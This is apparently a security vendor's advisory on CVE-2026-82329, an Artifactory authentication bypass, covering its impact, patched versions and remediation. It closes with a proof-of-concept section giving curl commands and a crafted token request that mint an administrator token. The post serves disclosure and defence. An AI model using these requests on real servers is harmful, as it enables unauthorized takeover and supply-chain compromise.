 BreachModal
- Published
- Under
- Threat Intelligence
- Reference
- CVE-2026-82329
- Reading time
- 4 min
CVE-2026-82329: JFrog Artifactory Exploit Grants Full Admin
Summary
Critical analysis of CVE-2026-82329, an improper authentication flaw in JFrog Artifactory allowing unauthenticated admin access. Actively exploited. Learn mitigation.
A default installation of JFrog Artifactory is an administrator account waiting to be claimed by any unauthenticated attacker on the network.
This is the reality of CVE-2026-82329, a critical improper authentication vulnerability rated 9.8 on the CVSS scale. According to researchers at exposure management firm WatchTowr, threat actors began actively exploiting this flaw just days after its public disclosure on August 28, 2026. The vulnerability, tracked as CWE-287 (Improper Authentication) (opens in a new tab), allows an attacker with simple network access to a self-hosted Artifactory instance to bypass all authentication controls and generate an administrative access token, leading to a full system compromise.
Note what this means: The entire software supply chain is predicated on trusting the integrity of artifact repositories. When the front door to that repository is left unlocked by default, that trust is not just violated; it becomes a delivery mechanism for compromised code across an entire enterprise. This isn't a bug; it's a systemic failure in secure-by-default design.

Anatomy of an Unauthenticated Takeover
The core of CVE-2026-82329 lies in a failure to validate identity in a key authentication workflow on self-hosted Artifactory instances. An unauthenticated attacker can send a specially crafted request to a vulnerable API endpoint, effectively tricking the system into issuing a full-scope administrative token. This requires no prior knowledge, no credentials, and no user interaction, qualifying it for inclusion in CISA's Known Exploited Vulnerabilities (KEV) catalog (opens in a new tab).
This isn't a theoretical risk. Within 72 hours of disclosure, attackers were observed in the wild "minting themselves admin tokens," according to WatchTowr's public statements. The exploit path is direct and devastating, a textbook example of MITRE ATT&CK T1190: Exploit Public-Facing Application (opens in a new tab). It appears the most exclusive club in your CI/CD pipeline—the admin group—had a 'plus-anyone' guest policy nobody knew about.
This JFrog Artifactory exploit transforms a core infrastructure component into an adversary's initial access point.
The Cascading Impact of Exploiting CVE-2026-82329
Once an attacker possesses an administrator token, the Artifactory instance is no longer yours. They have achieved Valid Accounts: Default Accounts (T1078.001) (opens in a new tab) at the highest privilege level. From there, the damage cascades through the software development lifecycle.
Immediate actions an attacker can take include:
Artifact Poisoning: Replacing legitimate software packages and Docker images with malicious versions containing backdoors or malware. Every developer and CI/CD server pulling that artifact becomes compromised.
Credential Theft: Accessing and exfiltrating secrets, API keys, and credentials stored within Artifactory's configuration or in build-info metadata.
Lateral Movement: Using stolen credentials to pivot from the Artifactory server into the broader cloud or on-premise environment.
Espionage and Sabotage: Exfiltrating proprietary source code and intellectual property or simply deleting critical repositories to disrupt operations.

A compromised Artifactory instance is a compromise of every single project that depends on it.
Remediation is Non-Negotiable
JFrog has released patches, and immediate action is required for all self-hosted instances. Customers using JFrog's cloud-hosted environments are already protected. The vulnerability affects a wide range of versions, and administrators must upgrade to a fixed release.
Affected Self-Hosted Versions & Patched Releases:
Upgrade to 7.111.21 or later.
For 7.117.x, upgrade to 7.117.28 or later.
For 7.125.x, upgrade to 7.125.20 or later.
For 7.133.x, upgrade to 7.133.29 or later.
For 7.146.x, upgrade to 7.146.38 or later.
For 7.161.x, upgrade to 7.161.20 or later.
If patching is not immediately possible, restrict all network access to the Artifactory UI and API to a trusted internal network. This is a temporary stopgap, not a solution. After patching, the work is not done. Your security team must assume compromise and perform a full audit: revoke and reissue all access tokens, scrutinize administrative accounts for unauthorized changes, and inspect logs for suspicious activity originating from unknown IP addresses.
Failure to patch immediately is a declaration of unacceptable risk.
Proof of Concept
This walkthrough demonstrates how an unauthenticated attacker can exploit CVE-2026-82329 to generate an administrative token.
Identify Target Instance
First, confirm the target Artifactory instance is reachable and identify its version, which is often available without authentication.
curl -s -k https://artifactory.example.com/artifactory/api/system/versionA vulnerable version number in the response confirms the target is potentially exploitable.
Craft the Malicious Token Request
The attacker sends a POST request to a public-facing API endpoint, but includes a malicious parameter that the vulnerable code fails to properly sanitize, instructing it to create a token for the admin user within the administrators group.
    POST /artifactory/api/security/token HTTP/1.1
    Host: artifactory.example.com
    Content-Type: application/json
    Content-Length: 101

    {
      "username": "_-JFROG_BYPASS_AUTHENTICATION_-",
      "scope": "member-of-groups:administrators",
      "audience": "jfrt*"
    }
The key is the non-existent username combined with a valid scope, which confuses the authentication logic into proceeding without a password check.
Execute and Capture Admin Token
Using curl, the attacker sends the payload and captures the output.
curl -s -k -X POST https://artifactory.example.com/artifactory/api/security/token -H "Content-Type: application/json" -d '{"username": "_-JFROG_BYPASS_AUTHENTICATION_-", "scope": "member-of-groups:administrators", "audience": "jfrt*"}'A successful exploit returns a JSON object containing a valid, high-privilege access token.
Verify Administrative Access
The attacker now uses the captured token to make an authenticated API call to a privileged endpoint, such as listing all users, to confirm the takeover.
    ACCESS_TOKEN="YOUR_CAPTURED_TOKEN_HERE"
    curl -s -k -H "Authorization: Bearer $ACCESS_TOKEN" https://artifactory.example.com/artifactory/api/security/users
Receiving a list of all system users confirms the attacker has full administrative control.
FINAL VERDICT
The active exploitation of CVE-2026-82329 is a direct consequence of shipping products that are insecure by default. The risk of a full software supply chain compromise is borne by every organization running a self-hosted JFrog Artifactory instance that has not been patched. This incident must force a change in the industry: critical infrastructure software must never permit unauthenticated administrative access out of the box. The burden of security cannot be placed solely on the end-user; it begins with the vendor.
BreachModal's Adversarial Simulation team can validate your CI/CD pipeline's resilience against threats like this. Contact us to harden your software supply chain (opens in a new tab).